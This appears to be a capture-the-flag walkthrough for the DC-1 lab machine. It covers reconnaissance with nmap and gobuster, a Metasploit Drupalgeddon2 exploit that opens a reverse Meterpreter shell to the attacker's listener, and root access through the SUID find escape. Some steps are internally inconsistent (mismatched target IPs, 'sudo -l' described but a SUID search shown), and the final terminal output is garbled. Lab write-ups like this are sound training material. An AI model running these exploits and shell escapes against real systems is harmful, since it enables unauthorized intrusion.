

1 .Create a new directory, go inside it, and then run `sudo netdiscover` to find the target IP address.

```
kali@kali: ~/dc1
Session Actions Edit View Help
(kali@kali)~$ mkdir dc1
(kali@kali)~$ cd dc1
(kali@kali)~/dc1$ sudo netdiscover
```

2 . The IP address labeled as *VMware, Inc.* is our target machine.

```
kali@kali: ~/dc1
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 9 hosts. Total size: 540
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	20:0c:86:b8:63:80	1	60	GX India Pvt Ltd
192.168.1.3	26:f7:f4:80:2f:82	1	60	Unknown vendor
192.168.1.6	14:ac:60:b1:8d:09	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.12	00:0c:29:d4:65:3a	1	60	VMware, Inc.
192.168.1.2	ee:49:aa:67:bf:85	1	60	Unknown vendor
192.168.1.5	e8:bf:b8:97:ec:a8	1	60	Intel Corporate
192.168.1.7	e8:bf:b8:97:ec:a8	1	60	Intel Corporate
192.168.1.8	e8:bf:b8:97:ec:a8	1	60	Intel Corporate
192.168.1.38	f0:a6:54:27:18:5b	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.

3. Run the Nmap command to detect service versions, run the default scripts, scan all ports, and save the results into a file.


```
(kali㉿kali)-[~/dc1]
$ nmap -sV -sC -p- 192.168.1.15 -oN nmap-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 09:09 EST
Nmap scan report for 192.168.1.15
Host is up (0.00051s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|_ 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
```

4. If port 80 is open, run the `http-enum.nse` Nmap script to enumerate web directories and save the results.

```
(kali㉿kali)-[~/dc1]
$ nmap --script=http-enum.nse 192.168.1.12 -oN nmap-dc1-rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 00:39 EST
Nmap scan report for 192.168.1.12
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-enum:
|_ /rss.xml: RSS or Atom feed
|_ /robots.txt: Robots file
|_ /UPGRADE.txt: Drupal file
|_ /INSTALL.txt: Drupal file
|_ /INSTALL.mysql.txt: Drupal file
|_ /INSTALL.pgsql.txt: Drupal file
|_ /: Drupal version 7
|_ /README: Interesting, a readme.
|_ /README.txt: Interesting, a readme.
|_ /0/: Potentially interesting folder
|_ /user/: Potentially interesting folder
111/tcp   open  rpcbind
MAC Address: 00:0C:29:D4:65:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 179.07 seconds
```

5. When I opened the website in my browser, I checked the technologies using Wappalyzer. It showed that the site is running **Drupal CMS version 7**.



The screenshot shows a web browser window with the address bar displaying '192.168.1.15'. The page title is 'Welcome to Drupal Site'. The main content area features a 'User login' form with fields for 'Username' and 'Password', and a 'Log in' button. Below the form, there are links for 'Create new account' and 'Request new password'. The text 'Welcome to Drupal Site' is displayed, followed by the message 'No front page content has been created yet.' and a 'Powered by Drupal' footer.

Overlaid on the right side of the browser window is the Wappalyzer application. The Wappalyzer interface shows the following detected technologies:

- CMS:** Drupal 7
- Web servers:** Apache HTTP Server 2.2.22
- Programming languages:** PHP 5.4.45
- Operating systems:** Debian
- JavaScript libraries:** jQuery 1.4.4

At the bottom of the Wappalyzer overlay, there is a section titled 'Generate sales leads' with the text: 'Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.'

6. Run Gobuster to find hidden directories on the website.

```
(kali@kali)-[~/dc1]
$ gobuster dir -u http://192.168.1.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,zip,txt,php


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.12
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,zip,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 403) [Size: 347]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 348]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.zip (Status: 403) [Size: 347]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 403) [Size: 347]
/index.php (Status: 200) [Size: 7585]
/search (Status: 403) [Size: 7521]
```

7. Open the directory found by Gobuster in your browser by typing the IP address followed by that directory name. This lets us view the hidden page and gather more information from it.



8. Use Searchsploit to check for vulnerabilities in Drupal 7.

```
(kali㉿kali)~[~/dc1]
$ searchsploit drupal 7
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas	php/remote/44482.rb

9. Start metasploit by typing msfconsole

```
(kali@kali)-[~/dc1]
$ msfconsole
Metasploit tip: Use post/multi/manage/autoroute to automatically add
pivot routes

/ it looks like you're trying to run a \
module

User account
Create new account | Log in | Request new password

Username *
Enter your Drupal Site username.

Password *
Enter the password that accompanies your username.

Log in

+ -- ==[ metasploit v6.4.92-dev ]
+ -- ==[ 2,563 exploits - 1,315 auxiliary - 1,683 payloads ]
+ -- ==[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

10. Search for the “Drupalgeddon” exploit, which we identified earlier using SearchSploit.

```
msf > search exploit drupalgeddon

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API
Property Injection
1  \_ target: Automatic (PHP In-Memory)      .               .         .      .
2  \_ target: Automatic (PHP Dropper)         .               .         .      .
3  \_ target: Automatic (Unix In-Memory)      .               .         .      .
4  \_ target: Automatic (Linux Dropper)       .               .         .      .
5  \_ target: Drupal 7.x (PHP In-Memory)      .               .         .      .
6  \_ target: Drupal 7.x (PHP Dropper)        .               .         .      .
7  \_ target: Drupal 7.x (Unix In-Memory)     .               .         .      .
8  \_ target: Drupal 7.x (Linux Dropper)      .               .         .      .
9  \_ target: Drupal 8.x (PHP In-Memory)      .               .         .      .
10 \_ target: Drupal 8.x (PHP Dropper)         .               .         .      .
11 \_ target: Drupal 8.x (Unix In-Memory)     .               .         .      .
12 \_ target: Drupal 8.x (Linux Dropper)      .               .         .      .
13 \_ AKA: SA-CORE-2018-002                  .               .         .      .
14 \_ AKA: Drupalgeddon 2                    .               .         .      .

Interact with a module by name or index. For example info 14, use 14 or use exploit/unix/webapp/drupal_drupalgeddon2
msf > use 0
```

11. Now use the `show options` command in Metasploit to see all the settings needed for this exploit. In this case, the main requirement is to set the **RHOSTS** value, which means the target machine's IP address.

```
kali@kali: ~/dc1
Session Actions Edit View Help
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name          Current Setting  Required  Description
  --          -
  DUMP_OUTPUT    false           no        Dump payload command output
  PHP_FUNC       passthru        yes       PHP function to execute
  Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported
                                         proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS         yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80             yes       The target port (TCP)
  SSL            false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /              yes       Path to Drupal install
  VHOST          no             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.1.13    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (PHP In-Memory)
```

12. set the rhosts which means target ip and check its set by using show options.

```
kali@kali: ~/dc1
Session Actions Edit View Help
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.1.12
rhosts => 192.168.1.12
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name          Current Setting  Required  Description
  --          -
  DUMP_OUTPUT    false           no        Dump payload command output
  PHP_FUNC       passthru        yes       PHP function to execute
  Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported
                                         proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS         192.168.1.12   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80             yes       The target port (TCP)
  SSL            false          no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /              yes       Path to Drupal install
  VHOST          no             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.1.13    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:
```


13. Run the exploit to gain access to the machine. After it completes successfully, you will get a shell and be logged in as a user on the target system.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (41224 bytes) to 192.168.1.12
[*] Meterpreter session 1 opened (192.168.1.13:4444 → 192.168.1.12:42621) at 2025-11-20 01:14:56 -0500

meterpreter > 
```

14. After running the exploit, type `ls` to list the files.
You will see **flag1.txt**.


Use `cat flag1.txt` to read the first flag.

Next, type `shell` to drop into a system shell.

Then run this Python command:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This gives you a **proper interactive Bash shell**, so commands work smoothly like a real terminal.



```
kali@kali: ~/dc1
Session Actions Edit View Help
100644/rw-r--r-- 8048768714578 fil 188498731153-02-08 21:33:43 -0500 INSTALL.pgsq1.txt
100644/rw-r--r-- 5574867551506 fil 188498731153-02-08 21:33:43 -0500 INSTALL.sqlite.txt
100644/rw-r--r-- 76712410891717 fil 188498731153-02-08 21:33:43 -0500 INSTALL.txt
100755/rwxr-xr-x 77704548337324 fil 188270147139-03-11 10:02:15 -0500 LICENSE.txt
100644/rw-r--r-- 35180077129727 fil 188498731153-02-08 21:33:43 -0500 MAINTAINERS.txt
100644/rw-r--r-- 23089744188672 fil 188498731153-02-08 21:33:43 -0500 README.txt
100644/rw-r--r-- 41412074677674 fil 188498731153-02-08 21:33:43 -0500 UPGRADE.txt
100644/rw-r--r-- 28363964029388 fil 188498731153-02-08 21:33:43 -0500 authorize.php
100644/rw-r--r-- 3092376453840 fil 188498731153-02-08 21:33:43 -0500 cron.php
100644/rw-r--r-- 223338299444 fil 211037522224-07-25 00:21:02 -0400 flag1.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 includes
100644/rw-r--r-- 2272037700113 fil 188498731153-02-08 21:33:43 -0500 index.php
100644/rw-r--r-- 3019362009791 fil 188498731153-02-08 21:33:43 -0500 install.php
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 misc
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 modules
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 profiles
100644/rw-r--r-- 6704443950617 fil 188498731153-02-08 21:33:43 -0500 robots.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 scripts
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 sites
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 themes
100644/rw-r--r-- 85645942869477 fil 188498731153-02-08 21:33:43 -0500 update.php
100644/rw-r--r-- 9354438772866 fil 188498731153-02-08 21:33:43 -0500 web.config
100644/rw-r--r-- 1791001362849 fil 188498731153-02-08 21:33:43 -0500 xmlrpc.php

meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
meterpreter > shell
Process 3336 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ 
```

15. After getting a stable shell, we checked which commands the current user is allowed to run with **root permissions** by typing:


```
sudo -l
```

The output showed a list of commands that can be executed as **root** without needing a password.

From this list, we noticed that the **find** command has **root privileges**, which means we can use the **find** command to escalate our privileges and become **root**.

```
www-data@DC-1:/var/www$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

16. Go to the **GTFOBins website**, search for the command “**find**”, and click on it to see how it can be used to get a root shell.



The screenshot shows a web browser window with the GTFOBins website. The search bar contains the text "find". Below the search bar, there are several buttons for different command categories: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. The search results for "find" are displayed below, showing the binary "find" and its functions: Shell, File write, SUID, and Sudo.

Binary
find

Functions
Shell File write SUID Sudo

17. After opening the “find” page on GTF0Bins, copy the shell command shown there.

 / **find**  Star 12,314

Shell File write SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

18. Paste the shell code you copied from the GTF0Bins website into the terminal and run it. After it executes, type **whoami** to confirm your current user. If it shows **root**, that means you successfully gained root access and fully completed the machine.

```
www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
# █
```

19. Go to the root directory, list the files, and read the final flag.

```
# cd /root
cd /root@DC-1:/var/www$ find . -exec /bin/sh \; -quit
# ls
ls python -c 'import pty;pty.spawn("/bin/bash")'
thefinalflag.txt pty:pty.spawn("/bin/bash")
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
bash-4.2$ find . -exec /bin/sh \; -quit
Hopefully you've enjoyed this and learned some new skills.
# whoami
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# █
```